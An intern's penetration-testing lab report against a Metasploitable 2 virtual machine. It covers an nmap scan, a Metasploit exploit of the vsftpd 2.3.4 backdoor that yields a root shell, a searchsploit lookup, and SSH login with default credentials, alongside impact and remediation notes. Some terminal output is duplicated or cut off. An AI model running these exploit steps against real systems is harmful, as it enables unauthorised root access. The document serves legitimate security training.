Task 2: Exploiting Ports on Metasploitable 2 using Kali Linux

Name : Gaurav Gawade **Intern Id** : 2036

Port Scan

Description:

Port scanning using Nmap refers to the process of probing a target system or network to identify open ports, running services, and exposed applications. Nmap (Network Mapper) is a widely used network scanning tool that helps discover which ports are open, what services are running on those ports, and sometimes the operating system in use. While Nmap is commonly used by administrators for network assessment and troubleshooting, attackers also use it during the reconnaissance phase to gather information about potential entry points before launching an attack.

Impact:


If an attacker successfully performs port scanning using Nmap, they gain valuable insight into the target's network structure. This information can reveal open ports, vulnerable services, misconfigurations, and unnecessary services exposed to the internet. Based on scan results, attackers can plan further attacks such as exploiting vulnerable services, brute-force login attempts, or launching denial-of-service attacks. Although port scanning itself does not directly damage systems, it significantly increases the risk of subsequent attacks.

Severity: Medium

Remedial:

To mitigate the risks associated with port scanning, organizations should implement strong network security controls. Firewalls should be configured to block unnecessary ports and restrict access to trusted IP addresses. Intrusion Detection and Prevention Systems (IDS/IPS) can be used to detect and alert on scanning behavior. Regular network hardening, disabling unused services, applying timely patches, and continuous log monitoring help reduce the attack surface and prevent attackers from leveraging scan results for further exploitation.

PUC:



FTP port 21 Exploit

Description:

FTP port 21 exploitation involves abusing the File Transfer Protocol service that operates on TCP port 21. FTP is inherently insecure because it transmits usernames, passwords, and data in plain text. Attackers can exploit this service when it is misconfigured, exposed to the internet, uses weak or default credentials, allows anonymous access, or runs outdated software. These weaknesses make FTP a common entry point for unauthorized access.

Impact:

When FTP port 21 is exploited, attackers can gain unauthorized access to files and directories on the server. This may result in the theft of sensitive information, uploading of malicious files, modification or deletion of critical data, and capture of valid credentials through network sniffing. In many cases, FTP exploitation provides initial access that enables further attacks such as privilege escalation, lateral movement, or website defacement.


Severity: Critical


Remedial:


To remediate FTP port 21 risks, the recommended approach is to disable FTP and use secure alternatives such as SFTP or FTPS. Anonymous access should be completely disabled, and strong authentication policies must be enforced. Access to the service should be restricted using firewalls and IP whitelisting. Additionally, FTP software should be regularly patched and updated, logging and monitoring should be enabled, and unnecessary FTP services should be removed to minimize the attack surface.

PUC:



Session Actions Edit View Help
(root@kali)-[/home/gaurav]
nmap -sV 192.168.1.203 -p
/usr/lib/nmap/nmap: option requires an argument -- 'p'
See the output of nmap -h for a summary of options.
(root@kali)-[/home/gaurav]
nmap -sV 192.168.1.203 -p 21
Starting Nmap 7.98 (https://nmap.org) at 2025-12-29 23:58 +0530
Nmap scan report for 192.168.1.203
Host is up (0.0027s latency).
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
MAC Address: 08:00:27:0A:49:89 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.33 seconds
(root@kali)-[/home/gaurav]
#
Session Actions Edit View Help
zsh: corrupt history file /home/gaurav/.zsh_history
(gaurav@kali)-[~]
$ msfconsole
Metasploit tip: The use command supports fuzzy searching to try and select the intended module, e.g., use kerberos/get_ticket or use kerberos forge silver ticket
< HONK >



=[metasploit v6.4.103-dev]
+ -- --=[2,584 exploits - 1,319 auxiliary - 1,694 payloads]
+ -- --=[433 post - 49 encoders - 14 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search vsftpd 2.3.4
Matching Modules
Name Disclosure Date Rank Check
Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No
VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf >


msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.203
RHOSTS => 192.168.1.203
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.203:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.203:21 - USER: 331 Please specify the password.
[+] 192.168.1.203:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.203:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.206:35715 → 192.168.1.203:6200
) at 2025-12-30 00:08:18 +0530


whoami
root
pwd
/
ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:0a:49:89
inet addr:192.168.1.203 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe0a:4989/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:66267 errors:0 dropped:0 overruns:0 frame:0
TX packets:65674 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:4246361 (4.0 MB) TX bytes:3555024 (3.3 MB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:256 errors:0 dropped:0 overruns:0 frame:0
TX packets:256 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:99845 (97.5 KB) TX bytes:99845 (97.5 KB)

2nd way to do ftp using hydra





3rd way using searchsploit

```
┌──(root㉿kali)-[/home/gaurav]
└─# searchsploit vsftpd 2.3.4
------------------------------------------------------ ---------------------------------
 Exploit Title                                        |  Path
------------------------------------------------------ ---------------------------------
vsftpd 2.3.4 - Backdoor Command Execution             | unix/remote/17491.rb
vsftpd 2.3.4 - Backdoor Command Execution             | unix/remote/49757.py
------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.203:21 - The port used by the backdoor bind listener is alrea
 open
[+] 192.168.1.203:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.206:36739 → 192.168.1.203:62
) at 2025-12-31 13:39:43 +0530

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0a:49:89
          inet addr:192.168.1.203  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0a:4989/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:107059 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66309 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6869570 (6.5 MB)  TX bytes:3656401 (3.4 MB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:432 errors:0 dropped:0 overruns:0 frame:0
          TX packets:432 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:186429 (182.0 KB)  TX bytes:186429 (182.0 KB)

whoami
root
```

Port 22 ssh Exploit

Description:

Port 22 SSH exploitation involves abusing the Secure Shell (SSH) service running on TCP port 22 to gain unauthorized access to a system. SSH is designed to provide secure remote access through encrypted communication; however, it can still be exploited if it is misconfigured. Common weaknesses include weak or reused passwords, default credentials, exposed SSH services on the internet, outdated SSH software, and improper authentication settings. Attackers often target SSH during the initial access phase to gain command-line control over a system.

Impact:

Successful exploitation of SSH on port 22 can allow an attacker to gain full remote access to the system. This may result in unauthorized command execution, data theft, modification or deletion of files, installation of malware, and creation of backdoors for persistent access. If the compromised account has administrative or root privileges, the attacker can completely take control of the system and potentially move laterally to other systems within the network.


Severity: Critical


Remedial:


To remediate SSH-related risks, organizations should harden the SSH configuration. Password-based authentication should be disabled in favor of key-based authentication, and direct root login must be turned off. SSH access should be restricted to trusted IP addresses using firewall rules, and non-standard ports may be used to reduce automated attacks. Regular patching of SSH services, enforcing strong


key management policies, enabling logging, and monitoring for brute-force attempts are essential to secure SSH and prevent exploitation.


PUC:








ssh msfadmin@192.168.1.203
The authenticity of host '192.168.1.203 (192.168.1.203)' can't be established.
RSA key fingerprint is: SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.203' (RSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
msfadmin@192.168.1.203's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Dec 29 13:01:03 2025
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:0a:49:89
inet addr:192.168.1.203 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe0a:4989/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:132319 errors:0 dropped:0 overruns:0 frame:0
msf auxiliary(


To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Dec 29 13:01:03 2025
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:0a:49:89
inet addr:192.168.1.203 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe0a:4989/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:132319 errors:0 dropped:0 overruns:0 frame:0
TX packets:131529 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:8510712 (8.1 MB) TX bytes:7149109 (6.8 MB)
Base address:0×d020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:483 errors:0 dropped:0 overruns:0 frame:0
TX packets:483 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:211233 (206.2 KB) TX bytes:211233 (206.2 KB)
msfadmin@metasploitable:~$ exit
logout
Connection to 192.168.1.203 closed.
(root㉿kali)-[/]
#
msf auxiliary(scanner/ssh/

Port 23 Telnet Exploit

Description:

Port 23 Telnet exploitation involves abusing the Telnet service running on TCP port 23 to gain unauthorized access to a system. Telnet is an old remote access protocol that transmits all data, including usernames and passwords, in plain text without any encryption. Because of this fundamental weakness, Telnet is highly vulnerable to credential interception, brute-force attacks, and misuse when exposed to untrusted networks or the internet.

Impact:

When Telnet on port 23 is exploited, attackers can easily capture login credentials through network sniffing and gain remote command-line access to the system. This may lead to unauthorized command execution, data theft, modification or deletion of system files, installation of malware, and creation of persistent backdoors. In environments where Telnet is used for administrative access, exploitation can result in complete system compromise and enable further attacks across the network.


Severity: Critical

